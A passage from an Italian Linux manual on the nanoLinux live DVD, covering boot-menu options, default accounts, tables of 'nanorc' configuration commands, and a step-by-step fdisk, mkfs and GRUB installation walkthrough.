Figura 773.4. Aspetto del menù che viene presentato quando si sceglie la voce '**`auto`**'. In questo caso, per avviare correttamente il DVD contenente nanoLinux, occorre selezionare la voce '**`hdc`**' che si presenta correttamente per prima.

```
.------------nanoLinux initial ram disk--------------.
| Please select the root file system.                |
| .-----------------------------------------------. |
| |   hdc      nanoLinux_2007.07.01                | |
| |   hda1     ext3                                | |
| |   hdd1     vfat                                | |
| |   md0      ext3                                | |
| |   md1      ext3                                | |
| |   rescue   start a rescue system               | |
| |   net boot boot a network, read only, nanoLinux | |
| `-----------------------------------------------' |
|----------------------------------------------------|
|             <  OK  >       <Cancel>                |
`----------------------------------------------------'
```

All'inizio, se al posto di '**`auto`**' (e di qualunque altra voce) si preme semplicemente il tasto [*Invio*], si ottiene l'avvio di quanto previsto nel primo disco fisso, che potrebbe contenere un altro sistema operativo.

La fase iniziale di verifica dei dispositivi esistenti è abbastanza lunga;[3] inoltre, la fase successiva della procedura di inizializzazione del sistema (Init) può mostrare degli errori, che però normalmente sono innocui, a meno che dipendano da problemi di accesso all'unità di memorizzazione (per esempio nel caso di un DVD, sia il disco, sia l'unità di lettura, potrebbero essere difettosi e impedire il funzionamento del sistema).

Quando si conclude la fase di avvio, il sistema si presenta come una distribuzione GNU/Linux tradizionale, con le solite console virtuali a disposizione ed eventualmente una schermata grafica per accedere direttamente a X, dove è necessario identificarsi nel modo consueto. È previsto l'utente '**`root`**' e alcuni utenti comuni ('**`tizio`**', '**`caio`**', '**`sempronio`**', '**`mevio`**', '**`filano`**', '**`martino`**' e '**`calpurnio`**'). Tutte queste utenze sono associate inizialmente alla parola d'ordine '**`nano`**', che può essere modificata successivamente nei modi consueti, ma in generale è meglio avvalersi di '**`nanorc`**' per tale modifica:

`nanohost login:` **`root`** [*Invio*]

`Password:` **`nano`** [*Invio*][4]

Oppure:

`nanohost login:` **`tizio`** [*Invio*]

`Password:` **`nano`** [*Invio*][5]

Nello stesso modo si procede con le altre utenze predefinite.

Se si intende utilizzare nanoLinux per accedere alla rete, è necessario configurare l'interfaccia o le interfacce di rete (si vedano eventualmente i capitoli 259, 260 e 261), a meno che nella rete locale sia già predisposto un servizio DHCP. nanoLinux prevede un certo tipo di organizzazione a proposito della configurazione della rete, pertanto può essere conveniente il comando '**`nanorc network config`**', da usare con i privilegi dell'utente '**`root`**'.

Al termine dell'utilizzo del sistema, si può chiudere con il solito:

```
# shutdown -h now [Invio]
```

Tuttavia, durante il funzionamento da unità in sola lettura, come nel caso dei DVD *live*, se non sono stati innestati dei dischi con dati sensibili, lo spegnimento diretto dell'elaboratore non dovrebbe portare delle conseguenze negative, perché in tal caso i dati non possono alterarsi. Si osservi comunque che la combinazione [*Ctrl Alt Canc*] è stata associata all'innesco della procedura di arresto del sistema, pertanto in tal modo non si ottiene il riavvio, come invece avviene in un sistema GNU/Linux comune.

Al termine del funzionamento da DVD, non viene offerta l'espulsione del disco; tuttavia ciò non dovrebbe interferire con l'avvio del sistema previsto nel primo disco fisso, dato che premendo [*Invio*] in corrispondenza della schermata iniziale, è proprio ciò che si trova nel disco fisso a essere eseguito. Pertanto, in base a questa organizzazione, il DVD di nanoLinux potrebbe rimanere stabilmente nel lettore.

Per cercare di offrire maggiori possibilità di successo nell'utilizzo di nanoLinux, sono disponibili due kernel alternativi per l'avvio: uno attuale e l'altro un po' più vecchio.

Tabella 773.5. Sigle principali per la selezione della modalità di avvio del DVD.

Sigla normale	Sigla per utilizzare un kernel più vecchio	Comportamento
		Se non si indica nulla, viene avviato il sistema installato nel primo disco fisso.
`auto`	`oauto`	Avvia il kernel di nanoLinux e il disco RAM iniziale, sospendendo il processo di avvio con un menù per la scelta finale del file system principale.
`sauto`	`osauto`	Come nel caso di '**`auto`**', con la differenza che tenta di attivare l'uso delle partizioni locali che sembrano essere state destinate allo scambio della memoria virtuale (la lettera «s» sta per *swap*).
`mod`	`omod`	Avvia il kernel di nanoLinux e il disco RAM iniziale, fermandosi al caricamento di una shell provvisoria, con la quale si possono fare degli aggiustamenti, soprattutto si possono caricare manualmente dei moduli. Al termine, con il comando '**`exit`**', riprende la procedura di avvio che diventa equivalente a quella selezionata con la parola chiave '**`auto`**' oppure '**`oauto`**'.
`rescue`	`orescue`	Avvia il kernel di nanoLinux e il disco RAM iniziale, limitandosi a offrire un sistema minimo di emergenza.
`net` `diskless`	`onet` `odiskless`	Avvia il kernel di nanoLinux e il disco RAM iniziale, quindi tenta di avviare un sistema nanoLinux, in sola lettura, condiviso attraverso la rete.

`hda`
`hdb`
`hdc`
`hdd`
	`ohda`
	`ohdb`
	`ohdc`
	`ohdd`
		Avvia il kernel di nanoLinux e il disco RAM iniziale, per poi innestare, rispettivamente: la prima, la seconda, la terza o la quarta unità ATA (potrebbe essere un lettore DVD).

Sigla normale	Sigla per utilizzare un kernel più vecchio	Comportamento

`hda1`...`hda4`
`hdb1`...`hdb4`
`hdc1`...`hdc4`
`hdd4`...`hdd4`
	`ohda1`...`ohda4`
	`ohdb1`...`ohdb4`
	`ohdc1`...`ohdc4`
	`ohdd4`...`ohdd4`
		Avvia il kernel di nanoLinux e il disco RAM iniziale, per poi innestare una partizione di un disco ATA, corrispondente al file di dispositivo '`/dev/`***sigla***'. Ciò può essere utile per avviare un sistema GNU/Linux già installato ma che non si avvia da solo.

`80`		Avvia il sistema operativo installato nel primo disco fisso.
`81`		Avvia il sistema operativo installato nel secondo disco fisso.
`mem`		Avvia il programma Memtest86+ (descritto nel capitolo 85) per l'analisi dello stato della memoria centrale.

Come si può vedere nella tabella, assieme alle voci normali per l'avvio del DVD, ne sono previste altre che iniziano per '**`o`**' ('**`oauto`**', '**`ohdb`**', '**`ohdc`**', ecc.). Queste voci fanno la stessa cosa di quelle corrispondenti, con la differenza che avviano la versione più vecchia del kernel.

773.2.1 CD di emergenza

Il DVD che si ottiene come descritto nella sezione precedente, è autonomo, purché lo si possa avviare direttamente. In caso di difficoltà, è possibile realizzare un CD contenente soltanto quanto serve per l'avvio ed eventualmente per ottenere un sistema operativo minimo di emergenza. Si ottiene questo prelevando il file-immagine che ha un nome simile al modello seguente:

```
rescue-edizione.iso9660.gz
```

Anche questo file va estratto nello stesso modo del file-immagine che serve a produrre il DVD completo e quindi si procede con gli strumenti consueti alla riproduzione.

Tabella 773.6. Riepilogo degli script principali di nanoLinux.

Comando	Descrizione
`nanolinux`	Visualizza la guida interna di nanoLinux in formato testo.
`appunti`	Scorre a video *Appunti di informatica libera* in formato testo.
`nanorc`	Menù per la configurazione e l'utilizzo delle funzionalità più importanti di nanoLinux.

773.3 Riepilogo dei comandi

Nelle tabelle successive, vengono riepilogati i comandi di '**nanorc**' di uso più comune. In quasi tutti i casi occorre intervenire in qualità di utente '**root**'.

Tabella 773.7. Script '**nanorc**': configurazione principale.

Comando	Descrizione
`nanorc network config`	Configurazione facilitata per l'accesso alla rete locale.
`nanorc mouse config`	Configurazione facilitata per l'uso del mouse.
`nanorc printer config`	Consente di ricreare il file '`/etc/printcap`' impostando la coda di stampa predefinita per la stampante che si usa in un certo momento.
`nanorc locale config`	Configurazione facilitata della localizzazione. La configurazione locale può essere distinta in base all'uso da console o da X.
`nanorc x config`	Crea un file '`/etc/X11/xorg.conf`', a partire da '`/etc/X11/xorg.conf.vesa`', consentendo di specificare il tipo di adattatore grafico.
`nanorc vga config`	Crea un file '`/etc/vga/libvga.config`', a partire da '`/etc/vga/libvga.config.vesa`', consentendo di specificare il tipo di adattatore grafico.
`nanorc sound config`	Riconfigura automaticamente la gestione dell'audio attraverso ALSA.
`nanorc acpi spindown`	Configurazione facilitata del tempo di ritardo per lo spegnimento dei dischi, quando sono disponibili le funzionalità ACPI.
`nanorc date config`	Specifica a quale elaboratore rivolgersi per la sincronizzazione dell'orario del proprio.
`nanorc log-server config`	Specifica a quale elaboratore inviare copia del proprio registro del sistema.

Tabella 773.8. Script '**nanorc**': configurazione della gestione della posta elettronica.

Comando	Descrizione
`nanorc mta config`	Configurazione automatica del MTA locale.
`nanorc mta domain`	Configurazione automatica del MTA locale, specificando il nome di dominio della posta locale.
`nanorc var-mail fix`	Aggiusta il collegamenti simbolici all'interno della directory '`/var/mail/`'.

Tabella 773.9. Script '**nanorc**': configurazione del servizio NIS.

Comando	Descrizione
`nanorc nis-server config` `nanorc nis-server unconf`	Attiva o disattiva il funzionamento in qualità di servente NIS.
`nanorc nis-server-users edit`	Per motivi di sicurezza, indica quali utenti comuni possono accedere direttamente all'elaboratore che offre il servizio NIS.

Comando	Descrizione
nanorc nis stop	Disattiva le funzioni NIS (sia come servente, sia come cliente).

Tabella 773.10. Script '`nanorc`': configurazione del servizio DHCP.

Comando	Descrizione
nanorc dhcp-server config nanorc dhcp-server unconf	Attiva o disattiva il funzionamento in qualità di servente DHCP.
nanorc dhcp-server edit	Modifica la configurazione del servente DHCP, intervenendo nel file di configurazione in modo libero.

Tabella 773.11. Script '`nanorc`': configurazione del servizio proxy HTTP.

Comando	Descrizione
nanorc proxy clients [*gruppo*]	Definisce l'elenco dei nodi di rete previsti per l'accesso al proprio servizio proxy HTTP.
nanorc proxy access [*gruppo*]	Seleziona i nodi di rete, tra quelli previsti, che possono accedere effettivamente al servizio.
nanorc proxy filter [*gruppo*]	Seleziona i nodi di rete, tra quelli previsti, che non sono sottoposti al controllo del filtro dei contenuti.
nanorc proxy ban	Definisce gli utenti che non sono ammessi al servizio (ma l'efficacia di questa configurazione dipende dal servizio IDENT che deve funzionare in modo compatibile).

Tabella 773.12. Script '`nanorc`': configurazione e gestione di un insieme di elaboratori simili tra di loro.

Comando	Descrizione
nanorc mirror edit_os nanorc mirror edit_home nanorc mirror edit_shutdown	Modifica l'elenco degli elaboratori del gruppo rispettivo di controllo: «os», «home» e «shutdown».
nanorc mirror shutdown nanorc mirror reboot	Spegne o riavvia gli elaboratori selezionati dal gruppo «shutdown».
nanorc mirror os [*nodo*]... nanorc mirror home [*nodo*]...	Avvia la sincronizzazione degli elaboratori del gruppo rispettivo.
nanorc mirror os_single nanorc mirror home_single	Avvia la sincronizzazione di un solo elaboratore del gruppo rispettivo.
nanorc mirror syncfull [*nodo*]...	Avvia la sincronizzazione dei gruppi «os» e «home».
nanorc mirror newkey	Cambia le chiavi usate per il controllo remoto (sincronizzazione e spegnimento) e le invia agli elaboratori di tutti i gruppi controllati.

Tabella 773.13. Script '**`nanorc`**': configurazione della stampa.

Comando	Descrizione
`nanorc printer config`	Consente di ricreare il file '`/etc/printcap`' impostando la coda di stampa predefinita per la stampante che si usa in un certo momento.
`nanorc print maxpages`	Consente di definire una quantità massima di pagine che possono essere stampate simultaneamente.
`nanorc printer clients` `nanorc printer access`	Nel primo caso consente di definire l'elenco dei nodi di rete previsti per l'accesso al proprio servizio di stampa; nel secondo consente di scegliere quali nodi, tra quelli previsti, possono accedere effettivamente al servizio di stampa.

Tabella 773.14. Script '**`nanorc`**': gestione delle utenze.

Comando	Descrizione
`nanorc user add` `nanorc user del` [***utente***]	Aggiunge o elimina un'utenza, secondo la procedura completa prevista da nanoLinux.
`nanorc user passwd`	Cambia la parola d'ordine di un utente, secondo la procedura completa prevista da nanoLinux.
`nanorc user info` `nanorc home info`	Consente di avere informazioni sugli utenti comuni, partendo, rispettivamente, da un elenco in ordine alfabetico del nominativo utente, oppure della directory personale.
`nanorc quota set`	Se è attiva la gestione delle quote di utilizzo della memoria di massa, consente di stabilire il limite di spazio per le utenze.
`nanorc nis-server-users edit`	Per motivi di sicurezza, indica quali utenti comuni possono accedere direttamente all'elaboratore che offre il servizio NIS.
`nanorc print maxpages`	Consente di definire una quantità massima di pagine che possono essere stampate simultaneamente.

Tabella 773.15. Script '**`nanorc`**': installazione e aggiornamento di nanoLinux.

Comando	Descrizione
`nanorc nanolinux install`	Installa nanoLinux in una partizione già preparata. Può essere usato anche quando nanoLinux è già in funzione in un disco normale e se ne vuole installare una copia ulteriore in un altro disco.
`nanorc system upgrade`	Installa una nuova versione di nanoLinux rimpiazzando quella già esistente.
`nanorc kernel make`	Ricompila un kernel personalizzato, generando un pacchetto Debian, che viene messo nella directory personale dell'utente *root*. Per avviare la compilazione è necessario che la directory corrente sia quella da cui si articolano i sorgenti.
`nanorc initrd make`	Dopo l'installazione di un nuovo kernel personalizzato, rigenera i file '`nanord.img`' e '`onanord.img`', in modo che contengano i moduli corretti. Questi file vengono installati automaticamente nei posti previsti da nanoLinux.
`nanorc nanolinux make`	Crea un nuovo DVD di nanoLinux.
`nanorc nanolinux rescue`	Crea un nuovo CD per l'avvio di emergenza di nanoLinux.

Tabella 773.16. Script '**`nanorc`**': controllo di VNC.

Comando	Descrizione
`nanorc vncs`	Si avvia preferibilmente da una console per attivare un servente VNC, definendo una parola d'ordine.
`nanorc vncsc`	Attiva un servente VNC, definendo una parola d'ordine, assieme al cliente VNC necessario a interagire con questo.
`nanorc vncss`	Si avvia preferibilmente da una console per attivare un servente VNC condivisibile, definendo una parola d'ordine.
`nanorc vncssc`	Attiva un servente VNC condivisibile, definendo una parola d'ordine, assieme al cliente VNC necessario a interagire con questo.
`nanorc vncv` ***nodo*** `nanorc vncv-ssh` ***nodo***	Consente di visualizzare il servente VNC in funzione presso il nodo indicato. La seconda delle due forme di utilizzo, implica la creazione di un tunnel SSH per garantire un collegamento cifrato.
`nanorc vncc` ***nodo*** `nanorc vncc-ssh` ***nodo***	Consente di interagire con il servente VNC in funzione presso il nodo indicato. La seconda delle due forme di utilizzo, implica la creazione di un tunnel SSH per garantire un collegamento cifrato.
`nanorc sharedx`	Attiva un servente VNC condivisibile, utilizzando una parola d'ordine predefinita, assieme al cliente VNC necessario a interagire con questo.
`nanorc viewremotex` ***nodo***	Consente di visualizzare il servente VNC in funzione presso il nodo indicato, utilizzando la parola d'ordine predefinita. In pratica si usa per collegarsi a un servente VNC avviato con il comando '**`nanorc sharedx`**'.

Tabella 773.17. Script '**`nanorc`**': funzionalità generiche e accessorie.

Comando	Descrizione
`nanorc cdrom-file` ***file_immagine***	Incide un CD o un DVD (contenente dati) a partire dal file-immagine specificato.
`nanorc cdrom-dir` [***directory***] `nanorc cdrom-DIR` [***directory***]	Procede alla creazione di una copia della directory indicata, o della directory corrente, in un CD o in un DVD. Se si usa il secondo comando, vengono aggiunte le estensioni Joliet e i file '`autorun.inf`', '`autorun.bat`' e '`autorun.htm`', ammesso che nessuno di questi sia già presente.
`nanorc cdaudio-dir` [***directory***]	Procede alla creazione di un CD audio a partire dal contenuto della directory indicata, o della directory corrente. I file contenuti nella directory devono essere file audio WAV-RIFF, MP3, OGG o file MIDI. Per funzionare, devono essere presenti anche i programmi di conversione appropriati.
`nanorc dvdvideo-dir` [***directory***]	Procede alla creazione di un CD o un DVD video a partire dal contenuto della directory indicata, o della directory corrente. Il contenuto della directory in questione possono essere file multimediali MPEG-1, MPEG-2 e altri tipi, file contenenti immagini fisse, oppure sottodirectory contenenti lo stesso genere di file. Ci possono essere al massimo 36 file o sottodirectory.
`nanorc cdrom blank` `nanorc cdrom blankfast`	Reinizializza un CD o un DVD riscrivibile. La seconda modalità esegue una cancellazione minima.
`nanorc cd copy`	Esegue una copia del CD, tale e quale (solo CD).

Comando	Descrizione
`nanorc audio record`	Inizia a registrare in un file temporaneo, ciò che proviene dall'adattatore audio.
`nanorc ssh hostkey` `nanorc ssh userkey`	Crea delle chiavi SSH nuove per l'elaboratore, o per l'utente. Si osservi che la modifica delle chiavi per l'utente '**`root`**' interferisce con la gestione della riproduzione automatica degli elaboratori.

[1] Purtroppo il nome «nanorc» viene usato anche in un altro applicativo, ma in tal caso si tratta del file di configurazione di un programma per la creazione e modifica di file di testo: Nano.

[2] Il kernel di nanoLinux, con i moduli che vengono caricati automaticamente dal disco RAM iniziale, potrebbe servire per avviare un sistema GNU/Linux già installato, quando ci si trova in un momento di difficoltà.

[3] Se si dispone di una stampante collegata alla porta parallela, questa potrebbe emettere una pagina con alcuni simboli senza significato, a causa dei tentativi del kernel.

[4] La parola d'ordine viene inserita senza poterla vedere sullo schermo.

[5] La parola d'ordine viene inserita senza poterla vedere sullo schermo.

Capitolo 774

nanoLinux: installazione

nanoLinux può essere installato in una partizione di un disco fisso collegato al bus ATA interno o al bus USB. Nel secondo caso non fa differenza se si tratta di una memoria allo stato solido o di un disco vero e proprio; quello che conta è che ci sia lo spazio necessario a disposizione.

Per l'avvio di un sistema installato in una unità esterna collegata al bus USB, è necessario avvalersi di SYSLINUX, invece di GRUB 1, come descritto in una sezione apposita del capitolo.

Se si utilizza una partizione in una memoria allo stato solido, è bene installare nanoLinux in modo che utilizzi il file system in sola lettura, per non bruciare rapidamente l'unità. Per lo stesso motivo, in tale memoria non va creata una partizione o un file per lo scambio della memoria virtuale.

Una volta installato in un disco che consenta l'accesso anche in scrittura, è possibile cambiare l'insieme dei pacchetti installati e riprodurre un nuovo CD o DVD, purché siano rimasti i programmi necessari per la registrazione su questo tipo di unità di memorizzazione.

Tabella 774.1. Cosa occorre usare per installare nanoLinux in un disco fisso comune o in una unità esterna USB.

Comando	Descrizione
`fdisk` ***file_di_dispositivo***	Creazione o modifica delle partizioni.
`mkswap` ***file_di_dispositivo***	Inizializzazione di una partizione di scambio per la memoria virtuale.
`mkfs.ext3` ***file_di_dispositivo***	Inizializzazione di una partizione da usare per l'installazione del sistema operativo o di altri dati.
`mkfs.msdos` ***file_di_dispositivo***	Inizializzazione di una partizione da usare per l'avvio del sistema operativo, quando si utilizza SYSLINUX a questo proposito.
`nanorc nanolinux install`	Comando di '**`nanorc`**' per eseguire la procedura di installazione.
`grub`	Predisposizione del sistema di avvio.
`syslinux`	Predisposizione del sistema di avvio.
`install-mbr`	Ricostruzione del settore di avvio generico.

774.1 Piano di utilizzo delle partizioni

Per l'installazione di nanoLinux viene proposta un'organizzazione particolare delle quattro partizioni primarie comuni, in modo da facilitare una sorta di standardizzazione, quando non emergono esigenze specifiche particolari.

Tabella 774.2. Convenzione suggerita nella suddivisione in partizioni per l'installazione di nanoLinux.

Esempi di file di dispositivo	Utilizzo
'/dev/hda1' '/dev/hdb1' '/dev/sda1' '/dev/sdb1'	La prima partizione primaria può essere utilizzata per inserirvi un file system Dos-FAT, che ne consente l'utilizzo con vari sistemi operativi e può servire anche per collocare il sistema di avvio (kernel e GRUB 1 per esempio). Questa partizione deve avere una capacità di almeno 20 Mibyte; inoltre, se si utilizza un file system Dos-FAT, conviene che sia precisamente di tipo FAT16 (per le partizioni si usa il codice 6_{16}).
'/dev/hda2' '/dev/hdb2' '/dev/sda2' '/dev/sdb2'	La seconda partizione primaria potrebbe essere usata per contenere il file system principale, che pertanto potrebbe essere di tipo Second-extended, meglio se precisamente si tratta di Ext3.
'/dev/hda3' '/dev/hdb3' '/dev/sda3' '/dev/sdb3'	La terza partizione primaria potrebbe essere usata per contenere dati, oppure per un altro sistema operativo.
'/dev/hda4' '/dev/hdb4' '/dev/sda4' '/dev/sdb4'	La quarta partizione primaria potrebbe essere usata per lo scambio della memoria virtuale.

Partendo dalla suddivisione proposta nella tabella appena mostrata, la prima partizione primaria si può omettere del tutto, se si è certi di non averne bisogno. Per quanto riguarda la terza partizione primaria, se di questa non c'è bisogno subito, la si può omettere ugualmente; tuttavia, nel caso si preveda la possibilità di averne bisogno in un momento successivo, si può predisporre inizialmente una quarta partizione per lo scambio della memoria virtuale, che in seguito potrebbe essere ridotta, per ricavare la terza partizione che inizialmente non serviva.

774.2 Sistema di emergenza: «rescue»

L'avvio di nanoLinux, in qualunque condizione, si avvale di un disco RAM iniziale, il quale contiene un sistema operativo minimo che può essere utilizzato autonomamente. Si ottiene l'avvio di questo sistema con la selezione della voce '**rescue**'.

Attraverso questo sistema di emergenza è possibile svolgere molte delle operazioni che sono descritte in questo capitolo, contando su un utilizzo ridotto al minimo della memoria centrale. In particolare potrebbero essere create e inizializzate le partizioni, soprattutto quella per lo scambio della memoria virtuale. È possibile anche accedere a file system remoti attraverso il protocollo NFS ed è disponibile il programma '**partimage**' per salvare e recuperare partizioni intere.

774.3 Installazione in un disco fisso

nanoLinux può essere installato in un disco, sia quando sta funzionando da DVD, sia quando è in funzione da un disco normale. Ciò permette, per esempio, di installarlo da disco USB a disco ATA, da disco USB a un altro disco USB, o in altre combinazioni possibili.

Prima di installare nanoLinux è necessario predisporre manualmente le partizioni nel disco che deve accoglierlo. Per questo è disponibile '**fdisk**', con cui si deve predisporre una partizione per la memoria virtuale (tipo 82_{16}) e una per il file system (tipo 83_{16}). Eventualmente si può usare anche '**parted**' per ridimensionare le partizioni già esistenti.

Quando si va a modificare la suddivisione in partizioni di un disco, occorre prima accertarsi di non utilizzarlo. L'errore più frequente che si commette sta nel dimenticare attiva una partizione per lo scambio della memoria virtuale. Ciò può succedere anche quando si avvia nanoLinux da un DVD, perché se questo trova una partizione già predisposta per lo scambio della memoria virtuale, la utilizza. Pertanto, prima di intervenire in un disco con programmi come '**fdisk**' e '**parted**', occorre verificare di non utilizzare quel disco anche in tal modo. Si può verificare facilmente l'utilizzo di memoria di scambio con l'uso del comando '**free**'. A ogni modo, se ci si dimentica di questo o di altri accessi al disco, al termine delle modifiche, queste **non** sono prese in considerazione dal sistema, pertanto si può essere costretti a riavviare, o a ripeterle dopo che gli accessi sono stati esclusi. Eventualmente, per terminare l'uso di una memoria di scambio, basta il comando seguente:

```
# swapoff -a [Invio]
```

Viene mostrato un esempio sintetico di suddivisione in partizioni con '**fdisk**', che si uniforma ai criteri descritti all'inizio del capitolo, riferito al primo disco ATA ('`/dev/hda`'). Eventualmente si veda anche il capitolo 45 per una descrizione più dettagliata.

```
# fdisk /dev/hda [Invio]
```

```
Command (m for help):
```

Il programma '**fdisk**' accetta comandi composti da una sola lettera e per vederne un breve promemoria basta utilizzare il comando '**m**'.

```
Command (m for help): m [Invio]
```

```
  Command action
     a   toggle a bootable flag
     b   edit bsd disklabel
     c   toggle the dos compatibility flag
     d   delete a partition
     l   list known partition types
     m   print this menu
     n   add a new partition
     o   create a new empty DOS partition table
     p   print the partition table
     q   quit without saving changes
     s   create a new empty Sun disklabel
     t   change a partition's system id
```

```
   u   change display/entry units
   v   verify the partition table
   w   write table to disk and exit
   x   extra functionality (experts only)
```

La prima cosa che si fa normalmente è di visualizzare la situazione iniziale con il comando ‘**p**’:

```
Command (m for help): p[Invio]
```

```
  Disk /dev/hda: 10.0 GB, 10056131072 bytes
  64 heads, 32 sectors/track, 9590 cylinders
  Units = cylinders of 2048 * 512 = 1048576 bytes

     Device Boot      Start         End      Blocks   Id  System
  /dev/hda1   *           1         100      102384    6  DOS 16-bit >=32M
  /dev/hda2             101        9000     9113600   83  Linux
  /dev/hda3            9001        9590      604160   82  Linux swap
```

In questo caso, si preferisce cancellare le partizioni esistenti e ricominciare da zero:

```
Command (m for help): d[Invio]

Partition number (1-4): 1[Invio]

Command (m for help): d[Invio]

Partition number (1-4): 2[Invio]

Command (m for help): d[Invio]
```

```
  Selected partition 3
```

```
Command (m for help): p[Invio]
```

```
  Disk /dev/hda: 10.0 GB, 10056131072 bytes
  64 heads, 32 sectors/track, 9590 cylinders
  Units = cylinders of 2048 * 512 = 1048576 bytes

     Device Boot      Start         End      Blocks   Id  System
```

A questo punto si definiscono la seconda e quarta partizione, per ospitare il file system principale e lo scambio della memoria virtuale rispettivamente:

```
Command (m for help): n[Invio]
```

```
  Command action
     e   extended
     p   primary partition (1-4)
```

```
p[Invio]
```

```
Partition number (1-4): 2 [Invio]

First cylinder (1-9590, default 1): 1 [Invio]

Last cylinder or +size or +sizeM or +sizeK (1-9590, default
9590): +9500M [Invio]

Command (m for help): n [Invio]


  Command action
     e   extended
     p   primary partition (1-4)

p [Invio]

Partition number (1-4): 4 [Invio]

First cylinder (9062-9590, default 9062): 9062 [Invio]

Last cylinder or +size or +sizeM or +sizeK (9062-9590, default
9590): 9590 [Invio]

Command (m for help): p [Invio]


  Disk /dev/hda: 10.0 GB, 10056131072 bytes
  64 heads, 32 sectors/track, 9590 cylinders
  Units = cylinders of 2048 * 512 = 1048576 bytes

     Device Boot      Start         End      Blocks   Id  System
  /dev/hda2               1        9061     9278448   83  Linux
  /dev/hda4            9062        9590      541696   83  Linux
```

A questo punto si deve modificare il tipo di partizione per '`/dev/hda4`':

```
Command (m for help): t [Invio]

Partition number (1-4): 4 [Invio]

Hex code (type L to list codes): L

   0  Empty           1c  Hidden Win95 FA 70  DiskSecure Mult bb  Boot Wizard hid
   1  FAT12           1e  Hidden Win95 FA 75  PC/IX           be  Solaris boot
   2  XENIX root      24  NEC DOS         80  Old Minix       c1  DRDOS/sec (FAT-
   3  XENIX usr       39  Plan 9          81  Minix / old Lin c4  DRDOS/sec (FAT-
   4  FAT16 <32M      3c  PartitionMagic  82  Linux swap      c6  DRDOS/sec (FAT-
   5  Extended        40  Venix 80286     83  Linux           c7  Syrinx
   6  FAT16           41  PPC PReP Boot   84  OS/2 hidden C:  da  Non-FS data
   7  HPFS/NTFS       42  SFS             85  Linux extended  db  CP/M / CTOS / .
   8  AIX             4d  QNX4.x          86  NTFS volume set de  Dell Utility
   9  AIX bootable    4e  QNX4.x 2nd part 87  NTFS volume set df  BootIt
   a  OS/2 Boot Manag 4f  QNX4.x 3rd part 8e  Linux LVM       e1  DOS access
   b  Win95 FAT32     50  OnTrack DM      93  Amoeba          e3  DOS R/O
   c  Win95 FAT32 (LB 51  OnTrack DM6 Aux 94  Amoeba BBT      e4  SpeedStor
```

```
  e  Win95 FAT16 (LB 52  CP/M            9f  BSD/OS          eb  BeOS fs
  f  Win95 Ext'd (LB 53  OnTrack DM6 Aux a0  IBM Thinkpad hi ee  EFI GPT
 10  OPUS            54  OnTrackDM6      a5  FreeBSD         ef  EFI (FAT-12/16/
 11  Hidden FAT12    55  EZ-Drive        a6  OpenBSD         f0  Linux/PA-RISC b
 12  Compaq diagnost 56  Golden Bow      a7  NeXTSTEP        f1  SpeedStor
 14  Hidden FAT16 <3 5c  Priam Edisk     a8  Darwin UFS      f4  SpeedStor
 16  Hidden FAT16    61  SpeedStor       a9  NetBSD          f2  DOS secondary
 17  Hidden HPFS/NTF 63  GNU HURD or Sys ab  Darwin boot     fd  Linux raid auto
 18  AST SmartSleep  64  Novell Netware  b7  BSDI fs         fe  LANstep
 1b  Hidden Win95 FA 65  Novell Netware  b8  BSDI swap       ff  BBT
```

Hex code (type L to list codes): **82** [*Invio*]

```
Changed system type of partition 4 to 82 (Linux swap)
```

Command (m for help): **p** [*Invio*]

```
Disk /dev/hda: 10.0 GB, 10056131072 bytes
64 heads, 32 sectors/track, 9590 cylinders
Units = cylinders of 2048 * 512 = 1048576 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/hda2               1        9061     9278448   83  Linux
/dev/hda4            9062        9590      541696   82  Linux swap
```

Per memorizzare le variazioni si conclude con il comando '**w**'; se invece si preferisce rinunciare, basta utilizzare il comando '**q**' che si limita a concludere l'esecuzione del programma annullando le operazioni svolte.

Command (m for help): **w** [*Invio*]

```
The partition table has been altered!
…
Syncing disks.
…
```

Dopo la suddivisione in partizioni, occorre inizializzare ciò che serve. Proseguendo secondo l'esempio di suddivisione appena proposto, di può intervenire così:

mkswap /dev/hda4 [*Invio*]

mkfs.ext3 /dev/hda2 [*Invio*]

Al termine si può passare all'installazione, con il comando seguente, indicando il file di dispositivo corrispondente alla partizione di destinazione, che deve essere stata preparata e inizializzata come è già stato mostrato:

nanorc nanolinux install [*Invio*]

Figura 774.14. Il comando '**`nanorc nanolinux install`**' richiede di specificare il file di dispositivo corrispondente alla partizione nella quale installare il DVD.

```
.----------------------nanoLinux installation-------------------------.
| Please insert the device file for the disk partition used as the
| destination or enter the already mounted mount-point.
| If you enter something like "/dev/..." it is assumed to be a device
| file; if you enter something like "/mnt/..." it is assumed to be a
| mount-point, where you have already mounted your destination file
| system.
| .---------------------------------------------------------------.
| |/dev/hd...                                                      |
| `---------------------------------------------------------------'
|
|---------------------------------------------------------------------|
|                   <  OK  >            <Cancel>
`---------------------------------------------------------------------'
```

Naturalmente, al posto di '**`/dev/hd...`**' occorre indicare il file di dispositivo che corrisponde alla partizione in cui si vuole installare il sistema operativo, cancellando i puntini finali superflui. Si osservi che l'esempio proposto dal programma sembra suggerire l'installazione in un disco ATA, ma si può installare anche in un disco USB esterno, mettendo il nome appropriato ('`/dev/sd...`'), oppure in un insieme di dischi RAID ('`/dev/md`***n***').

Alcuni lettori DVD, all'apparenza perfettamente funzionanti, potrebbero non essere in grado di leggere tutto il contenuto di un disco, anche senza la segnalazione di alcun errore. È importante tenere presente il problema quando si utilizza nanoLinux in questo modo, ma soprattutto quando si cerca di installarlo, perché ciò che si ottiene potrebbe essere solo una copia parziale del disco originale.

La copia richiede un certo tempo, proporzionale alle dimensioni di nanoLinux. Quando si può verificare che il contenuto della directory '`boot/`' è stato copiato, si può procedere in un'altra console virtuale a installare il sistema di avvio, che, nel caso di dischi ATA interni, si avvale normalmente di GRUB 1[1]. Si continua a supporre di installare la copia di nanoLinux nella partizione corrispondente al file di dispositivo '`/dev/hda2`':

\# **`grub`** [*Invio*]

grub> **`root (hd0,1)`** [*Invio*]

```
 Filesystem type is ext2fs, partition type 0x83
```

grub> **`setup (hd0)`** [*Invio*]

```
 Checking if "/boot/grub/stage1" exists... yes
 Checking if "/boot/grub/stage2" exists... yes
 Checking if "/boot/grub/e2fs_stage1_5" exists... yes
 Running "embed /boot/grub/e2fs_stage1_5 (hd0)"...  16 sectors are embedded.
succeeded
 Running "install /boot/grub/stage1 (hd0) (hd0)1+16 p (hd0,1)/boot/grub/stage2
/boot/grub/menu.lst"... succeeded
Done.
```

grub> **`quit`** [*Invio*]

